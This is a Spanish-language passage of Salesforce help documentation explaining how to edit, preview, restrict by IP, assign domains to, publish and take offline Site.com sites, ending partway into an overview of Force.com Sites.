
Los elementos de página son las partes integrantes de las páginas de sitio. Los bloques de contenido tienen el texto de las páginas de su sitio Web y pueden alojar imágenes e hipervínculos. Los widgets son elementos de página personalizados creados por su diseñador o administrador de sitio. Si no puede ver widgets, no están a su disposición.

- Para agregar un elemento de página a una página abierta, arrastre el elemento desde el panel Elementos de página a un área modificable. Cuando arrastra un elemento de página a un área modificable de la página, el área aparece resaltada con un borde azul. Si no puede ver ningún borde azul, la página no tiene áreas modificables




.

- Para mover un elemento de página en la página, arrastre el elemento de página a otra área modificable




.

- Para eliminar un elemento de página, haga clic en .

Después de agregar un bloque de contenido a una página, haga doble clic en el bloque de contenido para modificarlo.

Cuando agregue un widget a la página, puede que deba especificar propiedades para el widget en un cuadro de diálogo, que guardará sus cambios automáticamente. Para rechazar el cuadro de diálogo, haga clic en otra área de la pantalla. Para obtener más información sobre las propiedades, póngase en contacto con su diseñador o administrador de sitio.

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para modificar solo contenidos en sitios de Site.com:

- El campo `Usuario contribuyente de Site.com` está activado en la página de detalles del usuario

  Y

  Función Contribuyente asignada a nivel del sitio

## CONSULTE TAMBIÉN

- Modificación de bloques de contenido como contribuyente
- Concepto de vista de modificación de página del contribuyente
- Vista previa del aspecto de las páginas en dispositivos móviles

# Vista previa del aspecto de las páginas en dispositivos móviles

Con el modo en directo, los administradores de sitio, diseñadores y contribuyentes pueden obtener una vista previa del aspecto de las páginas y plantillas en dispositivos como teléfonos móviles y tablets.

Los contribuyentes de Site.com se colocan automáticamente en el modo en directo para toda la modificación de contenido. Pueden modificar los bloques de contenido a los que tienen acceso a través de los administradores del sitio.

Los administradores de sitio y diseñadores pueden alternar entre el modo en directo y el modo de diseño haciendo clic en **En directo** o **Diseño** en la barra de herramientas de Site.com Studio. El modo de diseño es la vista predeterminada para administradores de sitio y diseñadores.

- Para obtener una vista previa del aspecto de la página:
  - En smartphones, haga clic en .
  - En tablets, haga clic en .
  - En pantallas de ordenador, haga clic en .
  - Con el ancho y el alto al 100%, haga clic en .
- Para ajustar manualmente el ancho de la pantalla, mueva el control deslizante .
- Para cambiar el tamaño del ancho y el alto de la pantalla, arrastre los controladores de cambio de tamaño del borde del marco hasta el tamaño requerido.
- Para almacenar tamaños de pantalla personalizados utilizados frecuentemente, haga clic en e introduzca las medidas personalizadas.
- Para girar la orientación de la pantalla de vertical a horizontal, haga clic en .

## CONSULTE TAMBIÉN

Modificación de bloques de contenido como contribuyente

Concepto de vista de modificación de página del contribuyente

Modificación de páginas de Site.com como diseñador o administrador del sitio

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Vista previa de sitios de Site.com

Los contribuyentes, los diseñadores y los administradores del sitio pueden obtener una vista previa de las páginas de sitio para comprobar su aspecto cuando se muestran en una ventana del navegador. Es una buena idea para asegurarse de que sus cambios se muestran correctamente, ya que así es como se muestran las páginas en el sitio en directo.

Si es administrador del sitio o diseñador, también puede crear una URL de vista previa anónima que permita que otros usuarios revisen el sitio antes de que esté en directo. La URL siempre es válida (a menos que la desactive) y muestra el último trabajo en curso. Sólo está disponible para las personas a las que se la envíe y no puede buscarse con motores de búsqueda.

- Haga clic en **Página de Vista previa** en la barra de herramientas al modificar una página.
- Pase el ratón por encima de la vista Páginas de sitio de la ficha Descripción general y haga clic en > **Vista previa** para ver una única página.
- Haga clic en **Vista previa** en la barra de herramientas de la ficha Descripción general para ver el sitio completo. En el menú **Vista previa**, también puede hacer lo siguiente:
  - Haga clic en **Vista previa del sitio en una nueva ficha** para ver el sitio en una nueva ficha de la ventana existente del navegador.
  - Haga clic en **Vista previa del sitio a 1.024 x 768** para ver el sitio como se muestra a usuarios de portátiles.
  - Haga clic en **Habilitar vista previa anónima**, si es un administrador del sitio o diseñador, para crear una URL que permita a otros usuarios obtener una vista previa del sitio antes de que se publique. Haga clic en la opción **Visualizar vista previa anónima** que aparece en el menú **Vista previa** para acceder a la URL de vista previa, que puede copiar y enviar a otros usuarios para que revisen y comprueben sus cambios. **Activar vista previa anónima** también está disponible en la vista Configuración del sitio.
- Haga clic en **Vista previa** junto a un sitio en la página de inicio de Site.com para ver el sitio completo.

Cuando consulta una vista previa de páginas, todas las funciones relacionadas con el navegador deberían funcionar.

Nota: Únicamente durante la vista previa, las hojas de estilo se representan como estilos en línea.

## CONSULTE TAMBIÉN

Uso de Site.com Studio como administrador del sitio o diseñador

Uso de Site.com Studio como contribuyente

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

# Control del acceso utilizando restricciones de IP

## Descripción general de las restricciones de direcciones IP de Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Todos los ordenadores tienen una dirección IP única que utiliza para identificarse a sí mismo. Usando las restricciones de IP, podrá definir un intervalo de direcciones de IP permitidas para las páginas, carpetas y activos del sitio y controlar así el acceso de los visitantes al sitio.

Por ejemplo, supongamos que tiene una página de sitio que muestra a todos los empleados por departamento. No quiere que las personas fuera de la organización vean esta información confidencial. Restringiendo las direcciones de IP permitidas en el intervalo de IP de la organización (por ejemplo, de 112.122.0.1 a 112.122.0.123) garantizará que ningún otro visitante accede a la página.

Cuando define las restricciones de IP para:

- Una plantilla de página principal, todas las plantillas de página secundarias y las páginas basadas en plantillas heredan las restricciones.
- Una carpeta, todas las subcarpetas y los activos de la carpeta heredan las restricciones.
- Todo el sitio, todos los elementos del sitio heredan las restricciones.

Puede agregar restricciones de IP adicionales para limitar más el intervalo de IP permitido en cualquier elemento que herede las restricciones de IP.

Si a un usuario se le deniega el acceso a una página, puede redirigirlo a otra página, como una página de error práctica.

CONSULTE TAMBIÉN

Agregar restricciones de direcciones IP en Site.com

Modificación, desactivación y eliminación de restricciones de direcciones IP en Site.com

## Agregar restricciones de direcciones IP en Site.com

Controle el acceso de los visitantes del sitio a las páginas, plantillas de páginas, carpetas y activos del sitio estableciendo el intervalo de las direcciones IP permitidas.

1. En la ficha Descripción general, puede:
   - Pasar el ratón sobre la página, la plantilla de la página, la carpeta o el activo en la vista Todo el contenido del sitio y hacer clic en > **Agregar restricciones de IP**.
   - Hacer clic en **Configuración del sitio** > **Restricciones de IP** y hacer clic en **Agregar restricciones de IP**.
2. Si no está seleccionado, seleccione el elemento cuyo acceso desea restringir.
3. Introduzca la primera y la última dirección de IP del intervalo de IP permitido, por ejemplo, de 112.122.0.1 a 112.122.0.123. Para introducir una dirección IP única, solo tiene que completar el campo de `dirección inicial`.

   Ambas direcciones IP en un intervalo deben ser IPv4 o IPv6. En intervalos, las direcciones IPv4 existen en el espacio de dirección IPv6 asignada a IPv4 ::ffff:0:0 a ::ffff:ffff:ffff, donde ::ffff:0:0 es 0.0.0.0 y ::ffff:ffff:ffff es 255.255.255.255. Un intervalo no puede incluir direcciones IP en el interior del espacio de dirección IPv6 asignada a IPv4 si también incluye direcciones IP fuera del espacio de dirección IPv6 asignada a IPv4. Los intervalos como 255.255.255.255 a ::1:0:0:0 o :: a ::1:0:0:0 no están permitidos.
4. Haga clic en **Agregar Intervalo de IP** para agregar intervalos adicionales.
5. Para redirigir a los usuarios con una dirección IP no válida a una página alternativa, como una página de error práctica, especifique la página en Página de acceso denegado. Si lo establece en la vista Restricciones de IP, la página es el valor predeterminados de todas las restricciones de IP a no ser que la anule en el nivel de elemento.

   Puede redirigir a los usuarios a una página del sitio o a un sitio externo. Utilice siempre un prefijo como `http://` cuando introduzca una URL externa. Si no establece una página de denegación de acceso, los usuarios verán una página en blanco con el mensaje "Se ha denegado el acceso a este recurso".
6. Haga clic en **Guardar**.

Para probar las restricciones de IP de una plantilla de página o una página de sitio, haga clic en **Vista previa** cuando la página esté abierta. Cuando haya terminado de realizar las actualizaciones, publique el sitio para activar las restricciones.

**Nota:**

- Si un elemento hereda las restricciones de IP (por ejemplo, un activo de una carpeta con restricción de IP), puede agregar restricciones adicionales para limitar más el intervalo. Aunque el elemento no muestre los valores heredados en ningún lugar, los valores heredados del intervalo de IP se aplican al elemento secundario y solo los visitantes del sitio con direcciones de IP válidas podrán acceder a él.
- Si selecciona una página de sitio en la lista desplegable Página de acceso denegado, los usuarios con una dirección IP no válida podrán ver esa página aunque todo el sitio esté restringido.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para agregar y editar restricciones de IP en Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

- El almacenamiento en caché está desactivado para todos los elementos con restricciones de IP. Además, si actualiza las restricciones de IP de un activo, carpeta o página, el sistema actualiza su URL en caso de que los servidores proxy como Akamai ya hayan almacenado el elemento en caché.

CONSULTE TAMBIÉN

Descripción general de las restricciones de direcciones IP de Site.com

Modificación, desactivación y eliminación de restricciones de direcciones IP en Site.com

## Modificación, desactivación y eliminación de restricciones de direcciones IP en Site.com

Después de crear una restricción de IP para un sitio de Site.com, puede editar el intervalo de la dirección, desactivar brevemente la restricción de IP (es decir, permitir el acceso temporal a una página) o eliminar completamente la restricción.

Para ver todas las restricciones de IP en un sitio, abra la vista Restricciones de IP en Configuración del sitio (en la ficha Descripción general). De forma alternativa, para ver la restricción de IP de un único elemento, pase el ratón sobre él en la vista Todo el contenido del sitio y haga clic en > **Modificar restricciones de IP**.

Cuando la sección o el cuadro de diálogo Restricciones de IP estén abiertos, podrá:

- Editar el intervalo de las direcciones de IP. En la vista Restricciones de IP, haga doble clic en la dirección de IP para editar los valores en línea.
- Deshabilitar una restricción de IP desactivándola. Puede reactivar la restricción en cualquier momento. Si desactiva una restricción de IP de un elemento que tiene varias restricciones, las otras restricciones del elemento también se desactivan.
- Eliminar una restricción de IP. Así se elimina la restricción completamente y se permite a los visitantes del sitio acceder al elemento.

Después de actualizar las restricciones de IP del sitio, publique el sitio para activar los cambios.

CONSULTE TAMBIÉN

Descripción general de las restricciones de direcciones IP de Site.com

Agregar restricciones de direcciones IP en Site.com

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para agregar y editar restricciones de IP en Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

# Gestión de dominios y sitios de directo

## Gestión de dominios en Site.com

Antes de publicar su sitio en Internet, debe definir la información de dominio del sitio.

Para agregar un dominio a la lista de dominios del sitio, Salesforce debe comprobar que posee el nombre de dominio. El método de comprobación que elija depende de si el nombre de dominio ya está en uso.

- Agregue nombres de dominio utilizando registros CNAME si está creando un nuevo dominio o está utilizando un nombre de dominio actualmente en uso.
- Agregue nombres de dominio utilizando registros de TXT si el nombre de dominio ya está en uso en otro sitio Web y desea reutilizarlo. El sitio Web existente debe utilizar también registros A del sistema de nombres de dominio (DNS).

CONSULTE TAMBIÉN

Publicación de cambios de sitio

Puesta fuera de línea de un sitio

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

## Adición de dominios utilizando registros CNAME en Site.com

Para publicar un sitio en Internet, debe primero establecer su información de dominio. Agregue un nombre de dominio utilizando un registro CNAME si está creando un nuevo nombre de dominio o si está agregando un nombre de dominio que está en uso en estos momentos.

Si aún no tiene una dirección Web personalizada de marca, como `www.mycompany.com`, cree una registrándose mediante un registrador de nombres de dominio.

Cada nombre de dominio en Site.com debe ser único. Salesforce comprueba su nombre de dominio cuando lo agrega a la lista de dominios del sitio y luego cuando publica el sitio.

Consejo: Puede llevar hasta 48 horas hasta que los cambios del dominio estén disponible en Internet. Sin embargo, puede reducir este tiempo reduciendo el tiempo del valor en directo (TTL) en la configuración de la gestión de cuentas de su proveedor de DNS. Como el tiempo restante actual debe expirar antes de que se active su nueva configuración, debe actualizar este valor unos días antes.

También puede agregar una ruta personalizada al nombre del dominio para crear una URL personalizada. Una URL personalizada está formada por el dominio y la ruta personalizada. El mismo nombre de ruta se puede utilizar en varios dominios, pero no se puede utilizar más de una vez en el mismo dominio. Cuando se agrega un dominio, la / es necesaria para la ruta. Indica la raíz. Puede agregar un nombre personalizado adicional después de /, pero debe utilizar al menos la / para indicar la raíz. Por ejemplo, si el nombre de dominio es `https://nuestrositio.com` y la ruta es `/productos`, la URL del sitio será `https://nuestrositio.com/productos`. Si ha agregado una URL personalizada a la raíz, la URL será `https://nuestrositio.com`.

Nota: También puede gestionar dominios y rutas en la configuración usando Gestión de dominio.

1. En la configuración de gestión de cuentas de su proveedor de DNS, cree un registro CNAME. Los registros de CNAME deben incluir su nombre de dominio, su Id. de organización de 18 caracteres y el sufijo de live.siteforce.com. Por ejemplo, si su nombre de dominio es www.mycompany.com y el Id. de su organización es 00dx00000000001aaa, el CNAME debe ser *`www.mycompany.com.00dx00000000001aaa`*`.live.siteforce.com`. Puede encontrar el Id. de organización en la nueva página de dominio en Gestión de dominios en Configuración.
2. Cuando su registro de CNAME está disponible en Internet, abra Site.com Studio y haga clic en **Configuración del sitio** > **Dominios** en al ficha Descripción general.
3. Introduzca el nombre de dominio en el cuadro de texto proporcionado, por ejemplo, `www.micompañia.com`.
4. Agregue un nombre de ruta opcional.
5. Haga clic en Agregar.
6. Repita el proceso para el resto de nombres de dominio adicionales. Por ejemplo, es posible que desee incluir errores comunes del nombre de dominio en caso de que los usuarios cometan errores de ortografía. Debe crear un registro CNAME correspondiente único para cada nombre de dominio. Puede agregar hasta diez nombres de dominio.
7. Cuando esté listo para el lanzamiento, publique el sitio.

Nota:

- Si dispone de un registro de MX configurado para el servicio de correo electrónico de su dominio, el dominio asignado al registro de MX no puede ser el mismo que el dominio que asigna a su registro de CNAME. Si crea un registro de CNAME utilizando el mismo dominio que su registro MX, se desactivará su servicio de correo electrónico.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

Por ejemplo, si tiene `midominio.com` asignado a su registro de MX y desea utilizarlo para su registro de CNAME, le recomendamos asignar `www.midominio.com` a su registro de CNAME en su lugar y luego trabajar con su proveedor de DNS para redirigir `midominio.com` a `www.midominio.com`.

- Si actualiza la información del dominio existente, debe publicar los cambios para que surtan efecto. Si ve un mensaje en el que no hay cambios para publicar, actualice primero una página en su sitio y a continuación publique sus cambios.

CONSULTE TAMBIÉN

Adición de dominios utilizando registros de TXT en Site.com

Gestión de dominios en Site.com

## Adición de dominios utilizando registros de TXT en Site.com

Para publicar un sitio en Internet, debe primero establecer su información de dominio. Agregue un nombre de dominio utilizando un registro de TXT si está reutilizando un nombre de dominio que está actualmente en uso. Por ejemplo, si está migrando de un sitio existente a un nuevo sitio de Site.com, puede realizar la transición sin problemas cuando esté listo. Este método es adecuado solo para los sitios existentes que utilizan registros DNS A.

Cada nombre de dominio en Site.com debe ser único. Salesforce comprueba su nombre de dominio cuando lo agrega a la lista de dominios del sitio y luego cuando publica el sitio.

Consejo: Puede llevar hasta 48 horas hasta que los cambios del dominio estén disponible en Internet. Sin embargo, puede reducir este tiempo reduciendo el tiempo del valor en directo (TTL) en la configuración de la gestión de cuentas de su proveedor de DNS. Como el tiempo restante actual debe expirar antes de que se active su nueva configuración, debe actualizar este valor unos días antes.

1. En la configuración de gestión de cuenta de su proveedor de DNS, cree un registro de TXT que contenga el Id. de su organización. Para buscar el Id., abra Site.com Studio, haga clic en **Configuración del sitio** > **Dominios** en la ficha Descripción general y copie el Id. de organización que aparece allí.

   Póngase en contacto con su proveedor de DNS si no está seguro de saber cómo crear un registro de TXT.

2. Cuando su registro de TXT está disponible en Internet, introduzca el nombre de dominio en el cuadro de texto proporcionado en la vista Dominios, por ejemplo, `www.mycompany.com` y haga clic en **Agregar**.
3. Repita el proceso para el resto de nombres de dominio adicionales. Por ejemplo, es posible que desee incluir errores comunes del nombre de dominio en caso de que los usuarios cometan errores de ortografía.

   Puede agregar hasta diez nombres de dominio.

4. Publique su sitio de Site.com cuando esté preparado. No estará aún visible en Internet.
5. Para el lanzamiento, en su configuración de gestión de cuenta de DNS:
   a. Cree un CNAME que cumple los siguientes criterios.Los registros de CNAME deben incluir su nombre de dominio, su Id. de organización de 18 caracteres y el sufijo de live.siteforce.com. Por ejemplo, si su nombre de dominio es www.mycompany.com y el Id. de su organización es 00dx00000000001aaa, el CNAME debe ser

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

*www.mycompany.com.00dx00000000001aaa.live.siteforce.com*. Puede encontrar el Id. de organización en la nueva página de dominio en Gestión de dominios en Configuración.

**b.** Elimine el registro A anterior así como el registro de TXT que ha creado en el paso 1.

CONSULTE TAMBIÉN

Adición de dominios utilizando registros CNAME en Site.com

Gestión de dominios en Site.com

## Publicación y gestión de sitios en vivo

Cuando *publica* un sitio en Site.com, introduce sus páginas y activos en Internet para que los visitantes del sitio puedan acceder a ellos.

Antes de publicar su sitio por primera vez, debe definir la información de dominio del sitio. Si no configura su dominio, se le solicitará hacerlo durante el proceso de publicación. Una vez que ha configurado su dominio, puede publicar su sitio completo o sólo partes de él.

Cuando trabaja con un sitio, puede:

- Publicar cambios de sitio.
- Revise el historial de cambios haciendo clic en > **Ver detalles** en la ficha Descripción general.
- Poner el sitio fuera de línea para eliminarlo de la vista pública.

Nota: No puede publicar el sitio desde un Sandbox.

CONSULTE TAMBIÉN

Uso de Site.com Studio como administrador del sitio o diseñador

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

# Publicación de cambios de sitio

Cuando *publica* un sitio en Site.com, introduce sus páginas y activos en Internet para que los visitantes del sitio puedan acceder a ellos.

Antes de publicar su sitio por primera vez, debe definir la información de dominio del sitio. Si no configura su dominio, se le solicitará hacerlo durante el proceso de publicación.

Puede publicar la totalidad del sitio o sólo elementos específicos.

1. Haga clic en **Publicar cambios...**.
2. Para publicar:
   - Todos los cambios recientes, asegúrese de que **Cambios en todo el sitio** está seleccionado.
   - Elementos específicos, seleccione **Solo elementos seleccionados** y seleccione los elementos relevantes.

   Nota: Si selecciona un elemento con dependencias, se seleccionaran también los elementos dependientes. Por ejemplo, si selecciona una página, pero ha cambiado la página y la hoja de estilo en las que se basa, la hoja de estilo se selecciona también. Haga clic en **Ver** para ver la lista de dependencias. No puede anular la selección de un elemento si es una dependencia importante para cualquier otro elemento seleccionado.
3. Haga clic en **Siguiente** y luego revise la lista de elementos que se publicarán.
4. Haga clic en **Siguiente** y luego agregue una nota de publicación, si es necesario. La nota aparecerá en la columna Descripción de la vista Historial de cambios.
5. Haga clic en **Publicar**.

Recibirá una notificación por correo electrónico cuando cambia el lanzamiento de su sitio.

Nota: No puede publicar el sitio desde un Sandbox.

## CONSULTE TAMBIÉN

Publicación y gestión de sitios en vivo

Puesta fuera de línea de un sitio

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

### Puesta fuera de línea de un sitio

1. En la ficha Descripción general, haga clic en **Configuración del sitio** > **Dominios**.
2. Elimine todos los dominios de la lista.
   Cuando elimine el último dominio, el sitio se desconectará inmediatamente. Los visitantes del sitio verán el mensaje "Servidor no encontrado" u otro mensaje similar en el navegador cuando intenten ver el sitio.
3. En la ventana emergente que aparezca:
   - Haga clic en **Aceptar** para cancelar la publicación del sitio. La cancelación de la publicación del sitio libera la licencia de sitio publicado de Site.com asociada con el mismo, de modo que puede utilizarla para publicar otro sitio.
   - Haga clic en **Cancelar** si no desea liberar la licencia de sitio publicado de Site.com, por ejemplo, si tiene la intención de que el sitio vuelva a estar disponible públicamente de nuevo con posterioridad.

     Si cambia de opinión después de hacer clic en **Cancelar**, podrá liberar la licencia haciendo clic en **No publicar** en la ficha Descripción general. Cuando se cancela la publicación de un sitio, el botón **No publicar** se sustituye por el botón **Publicar**.
4. Si no tiene la intención de reutilizar el dominio con Site.com, elimine todos los registros CNAME que apunten a `su_nombre_de_dominioorgID.live.siteforce.com` en la configuración de gestión de cuenta de su proveedor de DNS.

Después de cancelar la publicación de un sitio, podrá eliminarlo de la lista de sitios de la ficha Site.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para gestionar dominios y publicar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio asignada a nivel del sitio

CONSULTE TAMBIÉN

Gestión de dominios en Site.com

Publicación de cambios de sitio

# Force.com Sites

## Descripción general de Force.com Sites

Las organizaciones de Salesforce contienen información de gran valor acerca de socios, soluciones, productos, usuarios, ideas y otros datos comerciales. Parte de esta información podría ser de gran utilidad para personas ajenas a su organización, pero únicamente los usuarios con los permisos y derechos correctos pueden visualizarla y utilizarla. Anteriormente, para que estos datos estuvieran disponibles para el público general, tenía que configurar un servidor Web, crear páginas Web personalizadas (JSP, PHP u otras) y ejecutar la integración de API entre su sitio y su organización. Además, si deseaba recopilar información mediante un formulario Web, debía programar sus páginas para ejecutar validación de datos.

Con Force.com Sites, ya no tendrá que realizar ninguna de estas cosas. Force.com Sites le permite crear sitios Web públicos y aplicaciones directamente integradas con su organización de Salesforce, sin exigir a los usuarios que inicien sesión con un nombre de usuario y contraseña. Puede exponer públicamente cualquier información almacenada en su organización mediante una URL de su elección. También puede hacer que las páginas del sitio tengan la apariencia de la marca de su empresa. Como los sitios están alojados en servidores de Force.com, no hay problemas de integración de datos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Además, como los sitios Web se han creado en páginas nativas de Visualforce la validación de datos en la información recogida se realiza. Puede activar el registro de usuarios en un portal asociado a la perfección desde su sitio público.

Nota: Force.com Sites está sujeto a estas Condiciones de uso adicionales.

Para obtener información sobre Site.com que es un sistema de gestión de contenidos Web (CMS) que hace que sea más fácil crear páginas Web dinámicas basadas en datos rápidamente y editar contenido en tiempo real, consulte Descripción general de Site.com en la página 5214.

El ejemplo siguiente muestra algunas formas en las que se puede utilizar Sites:

- Cree un sitio de Ideas: utilice sitios para albergar un foro de comunidad pública para compartir y votar las ideas relacionadas con su empresa, servicios o productos. Los sitios Web de Ideas se pueden hacer públicos mediante Sites.
- Publicar una página de preguntas más frecuentes de soporte: proporcione información útil en un sitio Web público en el que los clientes puedan buscar soluciones para sus problemas.
- Crear una herramienta de búsqueda de puntos de venta: agregue una herramienta pública a su portal que ayude a sus clientes a encontrar puntos de venta en su zona.
- Publicar un directorio de empleados: agregue un directorio de empleados a la intranet de su empresa creando un intervalo de IP restringido.
- Crear un sitio Web de contratación: Publique ofertas de empleo en un sitio público y permita a los visitantes enviar solicitudes y currículos.
- Publicar un catálogo de productos: Enumere todos los productos de su empresa en un sitio Web público, con números de modelo, precios actuales e imágenes de productos ofertados por su organización.

Como los sitios Web de Force.com se atienden directamente desde la organización de Salesforce, la disponibilidad de un sitio estará directamente relacionada con la de la organización. Así durante el plazo de mantenimiento de su organización para publicar grandes ediciones, sus sitios no estarán disponibles y los usuarios que intenten acceder a un sitio Web verán una página de mantenimiento con el símbolo de Force.com o bien su Página "Servicio no disponible" personalizada. Es bueno que informe a los usuarios de su sitio Web por adelantado sobre su programa de horas de mantenimiento de las ediciones, así como sobre los sitios Web relacionados que no estarán disponibles. Puede ver las ventanas específicas de mantenimiento, enumeradas por instancia, en `trust.salesforce.com/trust/status/#maint`.

## El dominio Force.com

En cada uno de sus sitios, puede determinar la URL del sitio definiendo el nombre de dominio del sitio. Puede seleccionar una de las siguientes opciones de dominio:

- Utilice su nombre de dominio de Force.com, que es su único *prefijo de subdominio*, además de `force.com`. Por ejemplo, si elige *`miempresa`* como prefijo de subdominio, el nombre de dominio será `http://miempresa.force.com`. El nombre diferencia entre mayúsculas y minúsculas.

  Nota: Su nombre de dominio Force.com se utiliza para todos los sitios que cree. Por ejemplo, su empresa puede crear un sitio público para socios, otro para desarrolladores y un tercero para soporte. Si el dominio de la compañía es `http://miempresa.force.com`, estos tres sitios podrán tener las siguientes URL:

  - `http://miempresa.force.com/socios`
  - `http://miempresa.force.com/desarrolladores`
  - `http://miempresa.force.com/soporte`

- Cree una dirección Web personalizada de marca, como `http://www.miempresaideas.com`, registrándose mediante un registrador de nombres de dominio. Cree registros CNAME para redirigir su dominio y subdominio de marca a su dominio de

Force.com sin exponer el nombre `force.com` en la URL. Puede tardar hasta 48 horas en que el dominio de Force.com esté disponible en Internet. Las direcciones Web personalizadas no son compatibles en organizaciones con Sandbox o Developer Edition.

Nota: El formato de estas direcciones URL seguras para su sitios de Force.com depende del tipo de organización o la edición. Su prefijo de subdominio exclusivo se enumera primero, seguido por Edition o tipo de entorno, y a continuación, el nombre de instancia y el sufijo force.com. En los ejemplos siguientes, el prefijo del subdominio es "miempresa," el nombre de Sandbox es "miSandbox," el nombre de la instancia es "na1" y el nombre de la instancia de Sandbox es "cs1 ":

| Tipo de organización | URL segura |
|---|---|
| Developer Edition | `https://miempresa-developer-edition.na1.force.com` |
| Sandbox | `https://mysandbox-mycompany.cs1.force.com` |
| Producción | `https://miempresa.secure.force.com` |

El prefijo de subdominio para Developer Edition está limitado a 22 caracteres. La URL segura se muestra en la página Configuración de inicio de sesión. La URL diferencia entre mayúsculas y minúsculas.

CONSULTE TAMBIÉN

Configuración de Force.com Sites
Gestión de Force.com Sites
Límites y facturación de Force.com Sites

## Gestión de Force.com Sites

Para empezar a utilizar sitios de Force.com, desde Configuración, introduzca *`Sitios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**. Desde esta página, puede:

- Registrar su dominio de Force.com, si aún no lo ha hecho.
- Visualizar todos los sitios alojados en su dominio de Force.com.
- Hacer clic en **Nuevo** para crear un nuevo sitio.
- Hacer clic en **Modificar** para realizar cambios en un sitio existente.
- Haga clic en **Activar** o **Desactivar** para modificar el estado activo de su sitio.

  PRECAUCIÓN: Tenga cuidado de no exponer la información que no quiere hacer pública.

- Hacer clic en la etiqueta del sitio para ver los detalles del sitio.
- Hacer clic en la URL del sitio para abrir el sitio en un navegador.

CONSULTE TAMBIÉN

Configuración de Force.com Sites
Creación y modificación de Force.com Sites
Configuración de Force.com Sites

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

# Registro de un dominio personalizado de Force.com

